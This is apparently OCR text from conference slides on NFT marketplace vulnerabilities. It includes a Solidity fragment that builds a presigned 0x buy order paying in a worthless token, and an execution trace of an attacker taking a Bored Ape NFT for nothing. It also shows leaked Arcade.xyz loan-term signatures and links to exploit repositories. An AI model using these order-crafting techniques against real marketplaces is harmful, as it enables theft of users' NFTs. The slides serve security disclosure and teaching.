
the onus is on the marketplace to make sure their off-chain mechanism doesn’t sign arbitrary listing payloads:



```
function presignAndGenerateNFTOrderPayload(
    address money,
    uint256 amount,
    address nft_contract,
    uint256 tokenid
) internal returns (bytes memory payload) {
    bool retvalue;
    LibNFT.Fee[] memory fees = new LibNFT.Fee[](1);
    fees[0].recipient = address(this);
    fees[0].amount = amount;

    LibNFT.Property[] memory properties = new LibNFT.Property[](0);

    LibNFT.ERC721Order memory order;

    order.direction = LibNFT.TradeDirection.BUY_NFT;
    order.maker = address(this);
    order.taker = address(0);
    order.expiry = block.timestamp + 1;
    order.nonce = nonce++;
    order.erc20Token = money;
    order.erc20TokenAmount = 0;
    order.fees = fees;
    order.erc721Token = nft_contract;
    order.erc721TokenId = tokenid;
    order.erc721TokenProperties = properties;

    LibNFT.Signature memory signature;
    signature.signatureType = LibNFT.SignatureType.PRESIGNED;
    bytes memory callback;
```

- a few marketplaces using 0x accepted off-chain listings with arbitrary parameters.
- this led to various situations where attackers could make offers to lucrative collections in a manner that would steal the NFTs, and the sellers got $0.
- insult to injury: victim didn’t even get to keep the worthless LOLtokens.


0x: demo / attacker walks away with stolen NFT + fake LOLtoken



```
0000000000000000000), 6969, false, 0x)
    │   ├─ [142503] ERC721OrdersFeature::sellERC721((1, 0x7FA9385bE102ac3E
Ac297483Dd6233D62b3e1496, 0x0000000000000000000000000000000000000000, 1670
196708, 0, 0x5615dEB798BB3E4dFa0139dFa1b3D433Cc23b72f, 0, [(0x7FA9385bE102
ac3EAc297483Dd6233D62b3e1496, 100000000000000000000000, 0x)], 0xBC4CA0EdA7
647A8aB7C2061c2E118A18a936f13D, 6969, []), (4, 0, 0x0000000000000000000000
000000000000000000000000000000000000000000, 0x0000000000000000000000000000
000000000000000000000000000000000000), 6969, false, 0x) [delegatecall]
    │   │   ├─ [34] LOLtoken::transferFrom(attacker: [0x7FA9385bE102ac3EAc
297483Dd6233D62b3e1496], seller: [0xD166006E8E1bc0587F31C604053bE6E672309c
17], 0)
    │   │   │   └─ ← ()
    │   │   ├─ [103872] Bored Ape Yacht Club::transferFrom(seller: [0xD166
006E8E1bc0587F31C604053bE6E672309c17], attacker: [0x7FA9385bE102ac3EAc2974
83Dd6233D62b3e1496], 6969)
    │   │   │   ├─ emit Approval(owner: seller: [0xD166006E8E1bc0587F31C60
4053bE6E672309c17], approved: 0x0000000000000000000000000000000000000000,
tokenId: 6969)
```

video

off-chain list, off-chain delete == on-chain screwed



https://app.arcade.xyz/home

https://app.arcade.xyz/terms/collection/0x60e4d786628fea6478f785a6d7e704777c86a7c6

MUTANT APE YACHT CLUB
0x60e...6a7c6

MAKE AN OFFER

PRINCIPAL	DURATION	REPAYMENT	AP
WETH 0.001	DAYS 100	0.0012	

DURATION	REPAYMENT	APR	
DAYS			MAKE AN OFFER

Account 4 · Ethereum Mainnet

Signature request

OriginationController
https://app.arcade.xyz
0xf4bf83...390d2350

https://api-v2.arcade.xyz/api/v2/accounts/0xf896527c49b44aAb3Cf22aE356Fa3AF8E331F280/loanterms

```
[{"id":148,"collectionId":"0x49cf6f5d44e70224e2e23fdcdd2c053f30ada28b","contractTokenId":"0x6e9b4c2f6bd57b7b924d29b5dcfca1273ecc94a2--1","collatera
1","kind":"collection","role":"lender","state":"created","creatorId":"0xb22eb63e215ba39f53845c7ac172a7139f20ea13","durationSecs":86400,"numInstallm
23fe8d0a0e5c4f27ead9083c756cc2","deadline":"1660046853","itemsHash":"0xb03cc15dc8157e7c32edf835dff5913606b23afdd51af807e3015322545e2330","itemPredi
[{"data":"0x0000000000000000000000000000000000000000000000000000000000000020000000000000000000000000000000000000000000000000000000000000000100000000
3f30ada28bffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff0000000000000000000000000000000000000000000000000000000000","verifi
26T12:07:44.545Z","signature":{"id":148,"signature":"0x6d6674ad1fb8fb4cbef3b3c210ba1de3b2b3da7e1f7e378446836d7656fc6bce515ce7e9e1d07a4539c4c3ca80ca
{"id":374,"collectionId":"0x60e4d786628fea6478f785a6d7e704777c86a7c6","contractTokenId":"0x6e9b4c2f6bd57b7b924d29b5dcfca1273ecc94a2--1","collateral
1","kind":"collection","role":"lender","state":"created","creatorId":"0x0c2db7cb6d59b0f68c72480460b1d225e71740b4","durationSecs":2419200,"numInstal
9b223fe8d0a0e5c4f27ead9083c756cc2","deadline":"1662761064","itemsHash":"0xb76b2ea21419842c340e7583ebf61ae719dfe4d9022fa89c2bce39d560f92f4f","itemPr
[{"data":"0x0000000000000000000000000000000000000000000000000000000000000020000000000000000000000000000000000000000000000000000000000000000100000000
777c86a7c6ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff0000000000000000000000000000000000000000000000000000000000","verifi
26T22:04:31.916Z","signature":{"id":374,"signature":"0xd2935979817aae18455977bc4a56937630c06f6ba08f3ed0917d63b2daf051ac6a31b198596c333200023da4adca
{"id":375,"collectionId":"0x7bd29408f11d2bfc23c34f18275bbf23bb716bc7","contractTokenId":"0x6e9b4c2f6bd57b7b924d29b5dcfca1273ecc94a2--1","collateral
1","kind":"collection","role":"lender","state":"created","creatorId":"0x0c2db7cb6d59b0f68c72480460b1d225e71740b4","durationSecs":2419200,"numInstal
39b223fe8d0a0e5c4f27ead9083c756cc2","deadline":"1662761601","itemsHash":"0xf2eb0206289464d751f80688c09b73eca250f2b8b95dddf00c3c557bc494c39b","itemP
[{"data":"0x0000000000000000000000000000000000000000000000000000000000000020000000000000000000000000000000000000000000000000000000000000000100000000
23bb716bc7ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff0000000000000000000000000000000000000000000000000000000000","verifi
26T22:13:30.932Z","signature":{"id":375,"signature":"0x941a87a46b52f074214005112dcfba3be2cd80fe998ef605831986a2557b460d76e86c4ba63f8efe3167ef6e5829
{"id":472,"collectionId":"0xbc4ca0eda7647a8ab7c2061c2e118a18a936f13d","contractTokenId":"0xbc4ca0eda7647a8ab7c2061c2e118a18a936f13d-
8433","collateralAddress":"0xbc4ca0eda7647a8ab7c2061c2e118a18a936f13d","collateralId":"8433","kind":"asset","role":"borrower","state":"created","cr
:"2500000000000000000","principal":"1200000000000000000","payableCurrency":"0xc02aaa39b223fe8d0a0e5c4f27ead9083c756cc2","deadline":"1664121074"
```

EST	APR	SIGNER	TYPE	EXPIRES	ACTION
%	75.00%	0x948...6040c	COLLECTION	01 Dec 22 12:12	ACCEPT
%	48.67%	0xa9c...bb87d	COLLECTION	03 Dec 22 4:12	ACCEPT
%	50.69%	0xa9c...bb87d	COLLECTION	03 Dec 22 4:12	ACCEPT
%	45.00%	0xf3b...f98a2	COLLECTION	03 Dec 22 5:12	ACCEPT
%	180.00%	0x948...6040c	COLLECTION	03 Dec 22 10:12	ACCEPT
%	608.33%	0x2d4...89f94	COLLECTION	04 Dec 22 8:12	ACCEPT
%	130.36%	0x2d4...89f94	COLLECTION	04 Dec 22 8:12	ACCEPT
%	70.00%	0x10a...cb600	COLLECTIO		

Terms
Terms Deleted

in other words: they (& random bots) have your signature

yeah, right 🤣

“ricochet” exploit: https://github.com/dhanjani/MoonbirdsSploit

“goes to 0” reentrancy exploit: https://github.com/dhanjani/solv-protocol-exploit

next generation of rug pulls and exploits: decentralized loan marketplaces / daos.*

*: prediction

ps: thank you. questions?